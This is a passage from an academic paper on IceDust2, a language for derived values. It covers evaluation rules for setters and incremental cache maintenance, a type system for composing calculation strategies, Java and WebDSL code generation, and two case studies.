Setter. Figure 10 defines the evaluation rules for setters. Method `set` is responsible for maintaining bidirectionality and multiplicity upper bounds. For attributes, `set` does not have to maintain bidirectionality so it passes the call through to `setIncr` [Set1]. For relations, `set`'s behavior varies depending on multiplicity bounds [Set2]. References on $V.(f.\text{inverse})$ are removed by `addIncr` if the multiplicity upper bound is 1 [AddIncr1]. The inverses of these references are implicitly removed by `remInv` [RemInv2]. This realizes the behavior visualized in Figure 6. Method `setIncr` is responsible for dirty flagging on observable changes [SetIncr2]. Method `cacheSet` is identical to the `set` method, updating cache values rather than user values.

$$\frac{f \notin \text{bidir} \quad f \sim [\_, u] \quad |V| \leq u \quad o.\text{setIncr}(f, V) \Downarrow}{o.\text{set}(f, V) \Downarrow} \text{[Set1]}$$

$$\frac{\begin{array}{l} f \in \text{bidir} \quad f \sim [\_, u] \quad |V| \leq u \\ V_{old} = \Sigma[o, f].\text{val} \\ V_{add} = V \setminus V_{old} \\ V_{rem} = V_{old} \setminus V \\ [v_{add}.\text{remInv}(f.\text{inverse}) \Downarrow \mid v_{add} \in V_{add}] \\ o.\text{setIncr}(f, V) \Downarrow \\ [v_{rem}.\text{remIncr}(f, o) \Downarrow \mid v_{rem} \in V_{rem}] \\ [v_{add}.\text{addIncr}(f, o) \Downarrow \mid v_{add} \in V_{add}] \end{array}}{o.\text{set}(f, V) \Downarrow} \text{[Set2]}$$

$$\frac{f \sim [\_, 1] \quad \Sigma[o, f].\text{val} = [\,]}{o.\text{remInv}(f)/\Sigma \Downarrow /\Sigma} \text{[RemInv1]}$$

$$\frac{f \sim [\_, 1] \quad \Sigma[o, f].\text{val} = [v] \quad v.\text{setIncr}(f.\text{inverse}, [\,])/\Sigma \Downarrow /\Sigma_2}{o.\text{remInv}(f)/\Sigma \Downarrow /\Sigma_2} \text{[RemInv2]}$$

$$\frac{f \sim [\_, n)}{o.\text{remInv}(f) \Downarrow} \text{[RemInv3]}$$

$$\frac{f \sim [\_, 1] \quad o.\text{setIncr}(f, [v]) \Downarrow}{o.\text{addIncr}(f, v) \Downarrow} \text{[AddIncr1]}$$

$$\frac{f \sim [\_, n) \quad V = \Sigma[o, f].\text{val} +\!\!+ [v] \quad o.\text{setIncr}(f, V)/\Sigma \Downarrow /\Sigma_2}{o.\text{addIncr}(f, v)/\Sigma \Downarrow /\Sigma_2} \text{[AddIncr2]}$$

$$\frac{o.\text{setIncr}(f, \Sigma[o, f].\text{val} \setminus v)/\Sigma \Downarrow /\Sigma_2}{o.\text{remIncr}(f, v)/\Sigma \Downarrow /\Sigma_2} \text{[RemIncr]}$$

$$\frac{f \in \text{incremental} \quad o.\text{get}(f)/\Sigma \Downarrow V_2 \quad \Sigma_2 = \Sigma[o, f, \text{val} \mapsto V] \quad o.\text{get}(f)/\Sigma_2 \Downarrow V_2}{o.\text{setIncr}(f, V)/\Sigma \Downarrow /\Sigma_2} \text{[SetIncr1]}$$

$$\frac{\begin{array}{l} f \in \text{incremental} \quad o.\text{get}(f)/\Sigma \Downarrow V_2 \\ \Sigma_2 = \Sigma[o, f, \text{val} \mapsto V] \quad o.\text{get}(f)/\Sigma_2 \Downarrow V_3 \\ V_2 \neq V_3 \quad o.\text{dirtyFlows}(f)/\Sigma_2 \Downarrow /\Sigma_3 \end{array}}{o.\text{setIncr}(f, V)/\Sigma \Downarrow /\Sigma_3} \text{[SetIncr2]}$$

Figure 10 Setter evaluation rules.

$$\frac{[v.\text{flagDirty}(f_2) \Downarrow \mid v \in V, \ o \vdash expr \Downarrow V, \ f_2 \in \text{incremental}, \ expr.f_2 \in f.\text{flows}]}{o.\text{dirtyFlows}(f) \Downarrow} \text{[DirtyFlows]}$$

$$\frac{\Sigma_2 = \Sigma[o, f, \text{dirty} \mapsto \text{true}]}{o.\text{flagDirty}(f)/\Sigma \Downarrow /\Sigma_2} \text{[FlagDirty]}$$

Figure 11 Flag dirty evaluation rules.

$$\frac{o.\text{calc}(f) \Downarrow V \quad o.\text{cacheSet}(f, V) \Downarrow}{o.\text{update}(f) \Downarrow} \text{[Update]}$$

$$\frac{[o.\text{update}(f) \Downarrow \mid o \in V]}{V.\text{update*}(f) \Downarrow} \text{[Update*]}$$

$$\frac{V = [o \mid \Sigma[o, f, \text{dirty}] = \text{true}] \quad V.\text{clean*}(f)/\Sigma \Downarrow /\Sigma_2 \quad V.\text{update*}(f)/\Sigma_2 \Downarrow /\Sigma_3}{\text{updateCache*}(f)/\Sigma \Downarrow /\Sigma_3} \text{[UpdateCache*]}$$

$$\frac{\Sigma_2 = \Sigma[o, f, \text{dirty} \mapsto \text{false}]}{v.\text{clean}(f)/\Sigma \Downarrow /\Sigma_2} \text{[Clean]}$$

$$\frac{[v.\text{clean}(f) \Downarrow \mid v \in V]}{V.\text{clean*}(f) \Downarrow} \text{[Clean*]}$$

$$\frac{[o \mid \Sigma[o, f, \text{dirty}] = \text{true}] \neq [\,]}{\text{hasDirty*}(f)/\Sigma \Downarrow \text{true}/\Sigma} \text{[HasDirty*1]}$$

$$\frac{[o \mid \Sigma[o, f, \text{dirty}] = \text{true}] = [\,]}{\text{hasDirty*}(f)/\Sigma \Downarrow \text{false}/\Sigma} \text{[HasDirty*2]}$$

Figure 12 Update evaluation rules.

$$\frac{[\text{maintGroup}^*(g) \mid g \in p.\text{topo}]}{\text{maintCache}^*(p) \Downarrow}\ [\text{MaintCache}*]$$

$$\frac{[\text{updateCache}^*(f) \mid f \in g] \quad \forall f \in g,\ \neg\text{hasDirty}^*(f)}{\text{maintGroup}^*(g) \Downarrow}\ [\text{MaintGroup}*1]$$

$$\frac{[\text{updateCache}^*(f) \mid f \in g] \quad \exists f \in g,\ \text{hasDirty}^*(f) \quad \text{maintGroup}^*(g) \Downarrow}{\text{maintGroup}^*(g) \Downarrow}\ [\text{MaintGroup}*2]$$

Figure 13 Update algorithm evaluation rules.

For each object, for each field that is bidirectional, it should hold that if the field refers to another object, the other object also refers back to this object from the inverse field:

▶ Invariant 2 (Bidirectionality). $\forall\ E.f \in \text{bidir},\ \forall\ o_1 : E,\ o_2 \in o_1.f_1\ \Rightarrow\ o_1 \in o_2.(f.\text{inverse})$

Moreover, a read from a field should always return a list of values the size of which is smaller than or equal to the multiplicity upper bound:

▶ Invariant 3 (Multiplicity Upper Bound). $\forall\ E.f \sim [\_, u],\ \ \forall\ o : E,\ \ |o.f| \leq u$

The rules for `set` satisfy these two properties by construction; they generalize Figure 6 to work on collections of values. The setter is also partially responsible for Invariant 1. Whenever `get` of a field returns a different value, `setIncr` will call `dirtyFlows`. If `dirtyFlows` sets all dependent values dirty, and all dirty values are updated, Invariant 1 holds.

Flag Dirty. Whenever a value is observably changed, all `incremental` derived values that depend on it are flagged dirty. Figure 11 defines the evaluation rules for dirty flagging. Method `dirtyFlows` traverses the data-flow expressions, and calls `flagDirty` to flag the appropriate field dirty. Note that `dirtyFlows` only calls `flagDirty` for flows that end in a field that is `incremental`, as `on-demand` does not require dirty flagging. The data flows are obtained by path-based abstract interpretation. The basic idea is that all fields referenced in an expression are dependencies, and that the inversion of these dependencies determines the data flow. (For more details on data flow, see the IceDust paper [15].)

The `flagDirty` method is also partially responsible for Invariant 1. Method `dirtyFlows` flags all derived values dirty that depend on the changed value. If the incremental update algorithm updates all cached values that are dirty, Invariant 1 holds.

Update Cache. After changes, the caches have to maintained, so that reads return up-to-date values. Figure 12 defines the evaluation rules for cache updates. Method `update` is responsible for updating the cache of a single field for a single object. Method `updateCache*` updates the field in all objects that have this field dirty. Together with `updateCache*`, `hasDirty` is the API for the cache maintenance algorithm.

These methods are partially responsible for Invariant 1 as well. Method `cacheUpdate` ensures that Invariant 1 hold for a single field of a single object after its execution. However, updating the cache of a field might invalidate the cache of another. So, the incremental update algorithm calls `updateCache*` until `hasDirty*` evaluates to `false` for all fields.

Incremental Update Algorithm. The update algorithm is responsible for cleaning all caches. The evaluation rules for the update algorithm are defined in Figure 13. The data-flow analysis provides a topological ordering which can be used for scheduling updates [15]. Method `maintCache*` invokes `maintGroup*` for each connected component in topological order. Method `maintGroup*` invokes itself recursively as long as the group `hasDirty*`.

Invariant 1 is now satisfied by the fact that groups can only dirty flag fields in their own group or later groups, and each group is updated until no more dirty flags remain.

Note that in this operational semantics, transactions have to be managed manually. First constructors, `set` and `delete` are invoked, then `maintainCache*` has to be invoked, and only then `get` and `get*` are guaranteed to return values that are up-to-date. Transactions can be made implicit by invoking `maintainCache*` directly from `set`.

Object Creation and Deletion. On object creation all `incremental` fields of that object are dirty flagged. Before object deletion, all fields are set to `null` (or empty collections) to ensure bidirectionality and incrementality are maintained for the fields of other objects. Creation and deletion behavior do not vary based on different field features.

Multiplicity Lower Bounds. So far we have ignored multiplicity lower bounds:

▶ Invariant 4 (Multiplicity Lower Bound). $\forall\ E.f \sim [l, \_],\quad \forall\ o : E,\quad |o.f| \geq l$

These are checked at the end of transactions. (We have omitted transactions from the evaluation rules for conciseness.) If any of the multiplicity lower bounds is violated, the whole transaction is reverted.

Eventual Calculation Strategy. We have also omitted the eventual calculation strategy in the semantics. The eventual calculation strategy is implemented by taking the incremental update algorithm, but running this in a separate thread, and updating a single field of a single object at the time. To keep track of the dirty flags for eventual calculation, a fourth element in the store tuples is required: `dirtyEventual`. (In the implementation `dirtyEventual` flags are shared across all threads while `dirty` flags are thread-local.) The dirty flags for eventual calculation do not have to be cleaned before ending a transaction. But, when all dirty flags are cleaned, then all eventually calculated values are up-to-date:

▶ Invariant 5 (Eventuality).
$$\begin{aligned} &\forall\ E.f \in \text{incremental},\quad \forall o \in E, \Sigma[o, f, \text{dirty}] = false && \wedge \\ &\forall\ E.f \in \text{eventual},\quad \forall o \in E, \Sigma[o, f, \text{dirtyEventual}] = false && \Rightarrow \\ &\forall\ E.f \in \text{eventual},\quad \forall\ o : E,\quad o \vdash f.\text{expr} \Downarrow \Sigma[o, f, \text{cache}] \end{aligned}$$

Discussion: Computation Cycles. The `on-demand` and `incremental` calculation strategy produce the same values locally. But, in cyclic data flow their behavior is different. Consider the following program:

```
entity Foo {
  a : Int
  b : Int = a <+ c    // if(count(a) > 0) a else c
  c : Int = b
}
```

If `a` is not set, and `c` is read, `on-demand` will not terminate, but `incremental` will return `null`. If `a` is set, and `c` is read, both strategies will return the same value. If after that, `a` is set to `null` and `c` is read again, `incremental` will still return the previous value of `c` as it is cached in both `b` and `c`, while `on-demand` will not terminate again.

The `incremental` calculation strategy satisfies Invariant 1, as all derived values are consistent with each other. Invariant 1 is the same as the property guaranteed by synchronous reactive programming [22, 28]. In incremental computing with Adapton, a stronger property is guaranteed: incremental computation returns identical results to from-scratch computation [13, 14]. Note that in Adapton cyclic programs cannot be expressed, as cyclic computations

cannot be constructed. For acyclic data flows, IceDust2 satisfies the same property as Adapton: `incremental` calculation returns the same value as `on-demand` calculation.

5 Sound Composition of Calculation Strategies

In this section we examine how different calculation strategies can be composed. In composition the strategies need to evaluate to the right answers, and do so within their time constraints. Moreover, we introduce a type system that statically checks the safety of the composition of calculation strategies in an IceDust2 program.

Some systems for computing derived values allow composing various calculation strategies. However, the composition is not always checked for correctly calculating derived values. Derived values should be consistent with the values they depend on. On-demand values are not aware of changes to their dependencies, and they do not notify the derived values depending on them of changes. For example, in REScala `on-demand` values can be accidentally referenced in `reactive` values, causing reactive values not to be updated on changes to their dependencies. Take the following example:

```
class Student {
  val name   :VarSynt[String]         = Var("")                        //reactive
  val city   :VarSynt[String]         = Var("")                        //reactive
  val street :VarSynt[String]         = Var("")                        //reactive
  def address:String                  = street.get + " " + city.get  //on-demand
  val summary:DependentSignal[String]= Signal{name() + " " + address}//reactive
}
```

A change to `name` will trigger an update to `summary`, so summary will be consistent with name. Accessing `address` will read the latest values from `city` and `street`, so it will be consistent with its dependencies as well. But, `summary` is not updated after a change to `city` or `street`, so `summary` is not consistent with all its dependencies.

In IceDust, letting an `incremental` field depend on an `on-demand` field would have the same problem. Changing the `incremental` strategy to reevaluate `on-demand` referenced fields would make reads of `incremental` fields slower. (A cache read is O(1), reevaluating might be expensive.) We designed IceDust2 to have predictable performance, so we chose to prevent the above situation by a type system.

Type Checking Strategy Composition. IceDust2 features three calculation strategies: `on-demand`, `incremental`, and `eventual` (Figure 5). The `on-demand` strategy is pull-based, while the `incremental` and `eventual` strategies are push-based. Push-based derived values are recalculated on changes to base values, while pull-based derived values are calculated when they are read. Pull-based derived values can depend on push-based derived values, but not the other way around, as pull-based values would not notify the push-based values of changes. Within the push-based strategies, `eventual` can depend on `incremental`, but not the other way around. An `incremental` derived value depending on an `eventual` derived value would be eventually calculated rather than be up-to-date. An `on-demand` derived value depending on an `eventual` derived value is not always up-to-date, so we create a new strategy, `on-demand eventual`, to reflect this. Finally, any calculation strategy can depend on values entered by users, so we also create a new strategy `base-value` for that. We combine these five strategies in a lattice such that strategies in the lattice can depend on strategies below them (Figure 14, right).

This lattice is used to check the composition of calculation strategies in IceDust2 programs. The general idea is to check what strategy is used for each sub-expression of derived values,




Figure 14 IceDust2's type lattice (left), multiplicity and ordering lattice (middle), and composition of calculation strategies lattice (right).

Expression Strategy Composition $\boxed{\Gamma \vdash Expr \Uparrow S}$

$$\frac{c \text{ is constant}}{c \Uparrow \text{base-value}}\ [\text{Const}] \qquad \frac{\oplus \in UnOp \quad e \Uparrow s}{\oplus\, e \ \Uparrow\ s}\ [\text{UnOp}]$$

$$\frac{}{\text{this} \Uparrow \text{base-value}}\ [\text{This}] \qquad \frac{\oplus \in BinOp \quad e_1 \Uparrow s_1 \quad e_2 \Uparrow s_2}{e_1 \oplus e_2 \ \Uparrow\ s_1 \sqcup s_2}\ [\text{BinOp}]$$

$$\frac{\neg\Gamma(m) \quad f.\text{stratComp} = s}{\Gamma \vdash f \Uparrow s}\ [\text{NavStart}] \qquad \frac{e_1 \Uparrow s_1 \quad e_2 \Uparrow s_2 \quad e_3 \Uparrow s_3}{e_1\,?\,e_2 : e_3 \ \Uparrow\ s_1 \sqcup s_2 \sqcup s_3}\ [\text{TenOp}]$$

$$\frac{e \Uparrow s_1 \quad f.\text{stratComp} = s_2}{e\,.\,f \Uparrow s_1 \sqcup s_2}\ [\text{Nav}] \qquad \frac{\Gamma \vdash e_1 \Uparrow s_1 \quad \Gamma[x \mapsto s_1] \vdash e_2 \Uparrow s_2}{\Gamma \vdash e_1.\text{filter}(x => e_2) \ \Uparrow\ s_1 \sqcup s_2}\ [\text{Filter}]$$

$$\frac{}{\Gamma \vdash x \Uparrow \Gamma(x)}\ [\text{Var}]$$

Field and Program Strategy Composition $\boxed{Field|Prog \Uparrow}$

$$\frac{f.\text{stratComp} = s_{def} \quad \emptyset \vdash f.\text{expr} \Uparrow s_{expr} \quad s_{def} \sqsupseteq s_{expr}}{f \in Field \Uparrow}\ [\text{Field}]$$

$$\frac{\forall e \in p.\text{entities},\ \forall f \in \{f \mid f.\text{expr},\ f \in e.\text{fields}\},\ f \Uparrow}{p \in Prog \Uparrow}\ [\text{Prog}]$$

Figure 15 Strategy composition rules.

and whether these are lower in the lattice than the definition of the derived value specifies. The reduction rules for the strategy composition type system are defined in Figure 15. The environment (Γ) maps variable names to strategies.

Constants [Const] and `this` [This] are base values. Field dereference on `this` has the strategy of the field definition [NavStart]. If the field has derivation type normal, it is a base value. The strategy of a field dereference on an object is the least-upper-bound of the strategy of the sub-expression and strategy of the field definition [Nav]. Unary operators pass on their strategy [UnOp], and both binary and ternary operators take the least-upper-bound of their sub-expression strategies [BinOp, TenOp]. The `filter` stores the strategy of the variable in the environment [Filter], and variables read their strategy from the enviroment [Var]. A field is sound if its expression calculation strategy is less than or equal to its defined calculation strategy [Field], and finally, a program is sound if all entity fields with expressions are sound [Prog].

Example. Lets apply these rules to an example. Suppose we extend `Submission` with:

```
summary : String =
  name + (if(pass) " pass" else " fail") + " grade = " + (grade <+ "none") +
  " (average = " + (assignment.avgGrade <+ "none") + ")"
```

Type checking sub-expressions yields the following:

```
name                                          // on-demand
pass                                          // incremental
" pass"                                       // base-value, idem all literals
(if(pass) " pass" else " fail")               // incremental
name + (if(pass) " pass" else " fail")        // on-demand
grade                                         // incremental
assignment                                    // incremental
assignment.avgGrade                           // eventual
assignment.avgGrade <+ "none"                 // eventual
name + ... + (assignment.avgGrade <+ "none") // on-demand eventual
```

The sub-expression `name` is `on-demand`, and the sub-expression `assignment.avgGrade` is eventual. These two strategies are propagated through the operators until they meet in a `+` operator. The `+` operator takes the least-upper-bound of both strategies, which is `on-demand eventual`. So the definition of `summary` needs to be annotated with `(on-demand eventual)`.

It is possible to perform strategy inference instead of checking consistency of annotations. However, it is not clear whether that would improve usability or not. In our example, the programmer might not notice that the inferred strategy is `on-demand eventual`, and assume that the summary would always be up-to-date. So, we require annotating derived value fields with their calculation strategy, or inheriting the strategy from the entity or module.

6 Implementations

We discuss two IceDust2 compilers. The first compiler closely matches the operational semantics in Section 4. It compiles to single threaded, in-memory, plain old Java objects. The second compiler serves a more complicated context. It compiles to an object-relational mapper with transaction semantics.

Compilation to Java. The compilation to Java closely matches the semantics in Section 4. It does not feature transactions (no multiplicity lower-bound runtime checks), and does not feature eventual calculation (it is single threaded). The translation from semantics to a code generator for Java code is straightforward. The store (fields, caches, and dirty flags) are compiled to fields in classes, and the arrows to methods. However, the compiler is not a literal translation of the operational semantics: the compiler makes multiplicity, calculation strategy and derivation-type choices at compile time, and leaves the remaining behavior to run time. Moreover, the compiler specializes types for various multiplicities.

An example of this compile-time/run-time split is the code generation for `get` (Figure 16). The semantics has two rules for the default-value behavior [Get2, Get3], but the compiler defers this decision to run time by compiling to an `if` statement. Another example is the code generator for the `set` method. The compiler makes bidirectionality and multiplicity upper bound choices, so it has six implementations. For these six implementations, it inlines rule [RemInv], or omits it if it has no effect. Figure 17 shows two of the implementations. The first variation is specialized to multiplicities with an upper bound of 1, so it has to deal with `null` values. The second variation is a literal translation of [Set2] without the [RemInv] calls. (The multiplicity upper-bounds of n never force implicit removals of references.)

```
fieldname-to-java-classbodydec: x_name -> get
  x_get           := $[get[<ucfirst>x_name]];
  x_getCalculated := $[getCalculated[<ucfirst>x_name]];
  t               := <type-and-mult-to-java-type>x_name;
  switch id
    case is-normal:  get := cbd |[
      public ~type:t x_get(){ return x_name; }
    ]|
    case is-default: get := cbd |[
      public ~type:t x_get(){
        if(x_name!=null && !x_name.equals(new HashSet<~type:t>())) return x_name;
        return x_getCalculated();
      }
    ]|
    case is-derived: get := cbd |[
      public ~type:type x_get(){ return x_getCalculated();}
    ]|
  end
```

Figure 16 Java code generation for `get()`. The `cbd|[ ]|` parses a Java class body declaration with meta-variables for types (`~type:...`) and identifiers (`x_...`). For normal fields, the getter returns the user value. For default fields, it returns the user value if it is set, and the calculated value otherwise. For derived fields, it always returns the calculated value.

```
case is-normal-default; is-bidirectional; is-to-one; inverse-is-to-one: set := |[
  public void x_set(x_type other){
    if(x_name != null) x_name.x_inverseSetIncr(null);
    if(other != null){
      x_inverseType v = other.x_inverseName;
      if(v != null) v.x_setIncr(null);
      other.x_inverseSetIncr(this);
    }
    this.x_setIncr(other);
  }
]|
case is-normal-default; is-bidirectional; is-to-many; inverse-is-to-many: set:= |[
  public void x_set(Collection<x_type> others){
    Collection<x_type> toAdd = new HashSet<x_type>();
    toAdd.addAll(others); toAdd.removeAll(x_name);
    Collection<x_type> toRem = new HashSet<x_type>();
    toRem.addAll(x_name); toRem.removeAll(others);
    for(x_type n : toRem) n.x_inverseRemoveIncr(this);
    for(x_type n : toAdd) n.x_inverseAddIncr(this);
    x_setIncr(others);
  }
]|
```

Figure 17 Two cases from the `set()` Java code generation. The case for 1 to 1 relations removes previous references to both objects (`this` and `other`) and sets the references of both objects to each other. The case for n to n relations removes the references from previously related objects `toRem` to `this`, adds new references from `toAdd` to `this`, and updates the references of `this`.

```
case (is-left; is-normal-default; is-zeroormore-unordered)
   + (is-left; is-default; is-oneormore-unordered): ebd_field* := ebd* ⟦
  x_name : Set<srt_type> (inverse=x_inverseEntityName.x_inverseName)
⟧
case is-left; is-normal; is-oneormore-unordered: ebd_field* := ebd* ⟦
  x_name : Set<srt_type> (inverse=x_inverseEntityName.x_inverseName,
                    validate(x_get().length != 0, "" + e_name + " is required."))
⟧
```

Figure 18 Two of the twelve cases for `userField` WebDSL code generation. Types are specialized for $[\_, 1]$ to single values, for $[\_, n)$ *ordered* to `Lists`, and for $[\_, n)$ *unordered* to `Sets`. The left-hand side of relations specify `inverse`s. A validator checks the multiplicity lower-bound of 1 at runtime for `normal`-valued (not `default`-valued) fields.

```
fieldname-to-webdsl-entitybodydeclarations: x_name -> ebd_setIncr*
  x_set         := $[set[<ucfirst>x_name]];
  x_flagFlows   := $[flagFlows[<ucfirst>x_name]];
  srt_multType  := <type-and-mult-to-webdsl-srt>x_name;
  stat_flows*   := <flows;filter(where(expr-last;is-incr-even);to-webdsl)>x_name;
  switch id
    case is-normal-default; where(not([] := stat_flows*)): ebd_setIncr* := ebd*  ⟦
      extend function x_set(newValue : srt_multType){
        if(x_name != newValue){ x_flagFlows(); }
      }
    ⟧
    otherwise: ebd_setIncr* := []
  end
```

Figure 19 WebDSL `set`ter-hook code generation. If the field has any data-flow to an `incremental` or `eventual` field, generate a setter-hook that flags the cache dirty if the value changed.

The to-Java compiler supports specifying test data, and expressions for execution. This enables us to use IceDust2 as a glorified spreadsheet, and to write automated tests for IceDust2 specifications.

Compilation to WebDSL. The second compiler compiles IceDust2 to WebDSL, a domain-specific language for building web applications [32]. The to-WebDSL compiler features all IceDust2 features, including multiplicity lower-bound runtime checks, and the `eventual` calculation strategy. WebDSL differs from Java. WebDSL persists its data in a relational database and maps it to memory with an object relational mapper. The object-relational mapper provides transaction semantics. WebDSL already has a language feature for bidirectional relations, including the interaction with 'multiplicities' (single values or lists). This means the to-WebDSL compiler need not generate any code for that. However, this built-in support complicates the interaction with IceDust2 incrementality.

Figure 18 shows two cases of the code generator for fields. The WebDSL field code generation touches many IceDust2 features. Bidirectionality in WebDSL is defined by `inverse` annotations, which should be specified on one field of the relation. For a quality object-relational mapping, ordered fields are compiled to `Lists`, unordered fields are compiled to `Sets`, and single values to single values. Finally, the checks for multiplicity bounds should be specified on the field definitions as well. Together, three possible types, an optional inverse, and an optional validator make twelve possible field definitions.

For incremental updates, the to-WebDSL compiler generates incremental setters. To escape the bidirectionality abstraction, and get access to updates on both sides of the relation,

```
entity Conference {
  name             : String
  rootName         : String = root.name
  numComittees     : Int    = count(committees)
}
relation Conference.parent ? <-> * Conference.children
relation Conference.root 1 = parent.root <+ this <-> * Conference.rootDescendants

entity Person {
  name          : String
}
entity Profile {
  name          : String = person.name + " in " + conference.name
  numComittees  : Int    = count(committees)
}
relation Profile.conference 1 <-> * Conference.profiles
relation Profile.person     1 <-> * Person.profiles

entity Committee {
  name        : String
  fullName    : String = conference.name + " " + name
}
relation Committee.conference 1 <-> * Conference.committees
relation Committee.members    * <-> * Person.committees
relation Profile.committees   * =
  person.committees.filter(x => x.conference == this.conference)
                              <-> * Committee.profiles
```

Figure 20 Mini conference management system IceDust2 specification. A `Conference` can be a sub-conference of a `parent` conference. A `Person` has a separate `Profile` for each conference (s)he participates in. A conference is organized by multiple `Committee`s. A person can be `member` of committees in various conferences.

WebDSL provides `setter` hooks, similar to aspect-oriented pointcuts [19]. Figure 19 shows the implementation of the setter hook. These hooks only intercept calls, they do not update the fields. Thus, it cannot test for observable changes (by calling `get` before and after changing the field [SetIncr]). It approximates this by checking whether the value changes.

The to-WebDSL compiler is used in web applications. It enables specifying the business logic in derived values, and enables changing the calculation strategy of fields without much effort to tune the performance of web applications.

7 Case Studies

We discuss the application of IceDust2 to two representative applications, a conference management system, and an online learning management system (the running example).

Conference Management System. Figure 20 shows a mini version of a conference website management system. In this system multiple `Conference`s can be managed. A `Person` can be part of multiple conferences, and has a `Profile` for each. The conference system contains various derived values. For this paper, the most interesting ones are derived relations.

The mini system contains two derived relations. The first derived relation is the `root` of a conference tree (Figure 20, line 7). Conferences can have sub-conferences, and these can have sub-conferences again. For presentation purposes it is important to display the context of a sub-conference: the root conference. The inverse of the `root` field, `rootDescendants`,

```
entity Assignment { }
entity Submission {
  grade : Float? = groupSubmission.grade <+ children.grade.avg() (default)
}
entity Group { }
entity GroupSubmission {
  grade : Float?
}
relation Group.members               * <-> * Student.groups
relation Submission.assignment       1 <-> * Assignment.submissions
relation GroupSubmission.assignment  1 <-> * Assignment.groupSubmissions
relation GroupSubmission.group       1 <-> * Group.submissions
relation Submission.groupSubmission ? =
  assignment.groupSubmissions.find(x => x.group.members.contains(student))
                                       <-> * GroupSubmission.individualSubmissions
```

Figure 21 Learning management system specification for group submissions. If a student is part of a group that has submitted to a certain assignment, his individual grade will be taken from the group grade by default. The individual grade of a student can still be overridden by the instructor.

```
relation Submission.children * (ordered) =
  assignment.children.submissions.filter(x => x.student == student)
                                       <-> ? Submission.parent
relation Submission.next ? =
  parent.children.elemAt(parent.children.indexOf(this) + 1)
                                       <-> ? Submission.previous
```

Figure 22 Bidirectional relation `next` and `previous` is derived from the `children`'s ordering.

does not have a practical use in the application specification. However, it is used by the compiler to incrementally maintain `rootName` on name changes to the root conference. It is possible to omit the name `rootDescendants`. The IceDust2 compiler will then invent a name for the field itself (`rootInverse` in this case).

The second derived relation is the committees a person is a member of in a specific conference: `Profile.committees` (Figure 20, bottom). It is similar in structure to the submission parent-children relation in Figure 4. Both navigate the object graph to a collection of objects, and subsequently filter this collection. The committee membership derived relation is used bidirectionally: a committee page links to the profile pages of its members.

Learning Management System. Our running example (Figure 4) is a partial model of a learning management system, which we have specified in IceDust2. The production system is much more complicated. We will cover some interesting aspects of its specification.

Figure 21 shows a part of the specification that deals with group submissions. In some courses students get graded in groups. Moreover, in some labs the groups change during the semester. To calculate correct grades for individual students, their individual submissions are connected to the group submissions (`Submission.groupSubmission`). The student grade for a single assignment (`Submission.grade`) is the group grade, if it exists, and otherwise the normal individual student grade.

Figure 22 revisits the submission parent-child relation. We use the ordering of children to define `next` and `previous` for submissions, which are used for navigation in the user interface. Note that both of the derived bidirectional relations in Figure 22 have a multiplicity bound $[0, 1]$ on the right-hand side. This is disallowed by the IceDust2 compiler, as these bounds cannot be statically guaranteed. We will discuss this in the next section.

In our running example (Figure 4) we have used composition of calculation strategies to get good performance on changes to data, while always reading up-to-date student grades. In the full learning management system we have used the same approach: `incremental` for individual student data, and `eventual` for statistics. This approach works great with our to-WebDSL compiler. Often multiple students send changes to their submissions concurrently. These changes influence just their own grades. Incrementally updating the grades for single students is fine, as the cache updates will not overlap. However, course statistics cannot be updated incrementally in a concurrent setting, as the aggregated values would get update conflicts when multiple students concurrently get a new grade. In future work it might be worth investigating whether the calculation strategies can be automatically determined based on the partitioning of data between application users (students in this case).

In both case studies the orthogonal nature of the features for fields in IceDust2 turned out to be advantageous. Changing the derivation type, for example from a user value to a derived value, only requires adding or removing an expression. Changing the calculation strategy is a matter of changing a single keyword, and if any changes of calculation strategies in other fields are required for consistency, the type system will tell. Changing a multiplicity, for example making a field optional (`?`), rather than required, is a matter of changing a single character. Here as well, the type system will signal any places where semantic changes are required (for example the read of that field where a value with multiplicity of `1` is required). If these changes were to be made to a program expressed in a general purpose language, they would require all kinds of boilerplate changes, on top of the semantic changes. This has been argued before for multiplicities [29], bidirectional relation maintenance [16], and calculation strategy switching [15] individually. But combined, it is certainly true as well.

8 Multiplicity Bounds for the Right-Hand Side of Derived Relations

Derived bidirectional relations in IceDust2 specify multiplicity bounds both for the left-hand and right-hand side. The multiplicity bound on the left-hand side is checked by checking the multiplicity of the expression. The multiplicity bound on the right-hand side is only allowed to be $[0, n)$, as IceDust2 features no static checks for the right-hand side multiplicity bound.

We can view a bidirectional relation as a function, where the left-hand side is the domain and the right-hand side is the codomain. A derived relation is a total function (the expression can be executed for all objects in the domain), and each element in the domain maps to zero or more elements in the codomain (restricted to the multiplicity bound of the expression). To get guarantees for the right-hand side multiplicity bound, this function needs to satisfy certain properties. For a multiplicity upper-bound of 1, the function needs to be injective: at most one element in the domain will refer to to each element in the codomain. For a multiplicity lower-bound of 1, the function needs to be surjective: at least one element in the domain will refer to each element in the codomain. IceDust2's type system does not include reasoning about this. We can only safely assume the function is not injective and not surjective, and give the right-hand side a multiplicity bound of $[0, n)$.

However, our case studies revealed two useful derived bidirectional relations that would benefit from a more strict multiplicity bound on the right-hand side. Figure 22 shows them. If the inverses are actually within the specified multiplicity bound, the runtime works fine for these derived relations. Our type system rejects these derived relations, but the programmer can disable the error if he is confident the inverse is within the multiplicity bound.

Disabling the error is not sound, the programmer might be mistaken. If the programmer makes an error, IceDust2 cannot statically guarantee one of the following three properties:

